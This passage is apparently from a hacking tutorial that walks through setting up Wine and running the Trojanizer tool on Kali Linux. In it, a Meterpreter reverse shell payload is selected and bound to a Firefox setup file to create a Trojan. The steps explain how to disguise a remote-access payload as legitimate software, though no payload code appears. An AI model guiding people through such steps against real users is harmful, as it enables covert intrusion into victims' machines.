
WinRAR successfully installed but Wine failed to install. So I had to install Wine following its instructions.

```
┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ sudo dpkg --add-architecture i386
sudo: unable to resolve host 222vm: Name or service not known

┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ sudo apt update
```


```
  libwebpmux3 libwine libx11-6 libx11-xcb1 libx265-199
  libxcb-dri2-0 libxcb-dri3-0 libxcb-glx0 libxcb-present0
  libxcb-randr0 libxcb-render0 libxcb-shm0 libxcb-sync1
  libxcb-xfixes0 libxcb1 libxdamage1 libxext6 libxfixes3 libxi6
  libxkbcommon-x11-0 libxkbcommon0 libxml2 libxml2-dev
  libxrender1 libxv1 libz3-4 libz3-dev libzstd1 libzvbi-common
  libzvbi0 mesa-vulkan-drivers ocl-icd-libopencl1
  p11-kit-modules pulseaudio pulseaudio-module-bluetooth
  pulseaudio-utils sqlite3 systemd systemd-timesyncd udev wine
  wine64 zlib1g zlib1g-dev
250 upgraded, 263 newly installed, 1 to remove and 1500 not upgrad
ed.
Need to get 485 MB of archives.
After this operation, 1,273 MB of additional disk space will be us
ed.
Do you want to continue? [Y/n] y
```

Now Wine is successfully installed. Let's run the trojanizer.sh script now.

```
┌──(kali㉿222vm)-[~/Attackware/trojanizer]
└─$ sudo ./Trojanizer.sh
sudo: unable to resolve host 222vm: Name or service not known
[sudo] password for kali:
./Trojanizer.sh: 22: resize: not found
[!] Checking backend applications ..
[☆] wine installation    : found!
[☆] wine Program Files   : found!
[☆] WinRAR software      : found!
[☆] Zenity installation  : found!
```




Click on "Yes" to execute the framework. Then the tool will prompt you to select the payload.




The payloads accepted by this tool are exe, bat, vbs and ps1 types. Here we have selected the meterpreter reverse shell payload.

Then the tool will prompt you to select the legitimate application to be binded to this payload file. The legitimate applications that this tool supports are exe, bat, vbs, jpg, bmp, doc, ppt etc.




Here, we have selected the setup file of Firefox browser. Give any name for the Trojan file you will create.

